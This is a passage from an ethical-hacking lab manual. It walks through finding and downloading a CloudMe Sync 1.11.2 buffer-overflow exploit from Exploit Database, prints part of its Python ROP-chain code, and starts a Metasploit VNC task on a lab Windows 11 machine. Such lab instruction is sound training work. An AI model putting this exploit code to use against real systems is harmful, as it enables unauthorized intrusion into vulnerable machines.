
7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon in the **Exploit** section to download the exploit code.

The screenshot shows the details for the 'CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)' exploit. It includes fields for EDB-ID (46250), CVE (2018-6892), Author (MATTEO MALVICA), Type (REMOTE), Platform (WINDOWS_X86-64), and Date (2019-01-28). Below this, there are sections for 'EDB Verified' (status:) and 'Exploit' (status: /). A 'Vulnerable App:' section is also present. At the bottom, the exploit code is listed:

```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software:https://www.cloudme.com/downloads/CloudMe_1112.exe
```

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

Note: If **Notepad++ update** pop-up appears, click **No**.



The screenshot shows a Notepad++ window with the file '46250.py' open. The code is a Python exploit for CloudMe Sync v1.11.2. It includes comments at the top providing metadata about the exploit, such as title, date, author, vendor, software, category, contact, version, test environment, and CVE number. The main part of the code defines a function 'create_rop_chain()' which generates a ROP chain using gadgets from Qt5Core.dll and Qt5Gui.dll. The exploit uses various assembly instructions like POP, MOV, XCHG, NEG, INC, ADD, and POP to manipulate registers (EAX, ESI, EDX, EBX, ECX) and memory addresses. The exploit is designed to bypass DEP (Data Execution Prevention) by using gadgets that can execute code from non-executable memory.

```

# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage: https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Category: Remote
# Contact: https://twitter.com/matteomalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
# Ported to WoW64 from https://www.exploit-db.com/exploits/46218

import socket
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
        0x690399a8, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542, # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b, # POP EBP # RETN [Qt5Core.dll]
        0x68f82223, # & jmp esp [Qt5Core.dll]
        0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
        0xffffffdff, # Value to negate, will become 0x00000201
        0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e870e0, # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff, #
        0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
        0x68f8063c, # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ec44ae, # POP EDX # RETN [Qt5Gui.dll]
        0xfffffff0, # Value to negate, will become 0x00000040
        0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]
    ]

```

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close all open windows.
14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
15. You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.


Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

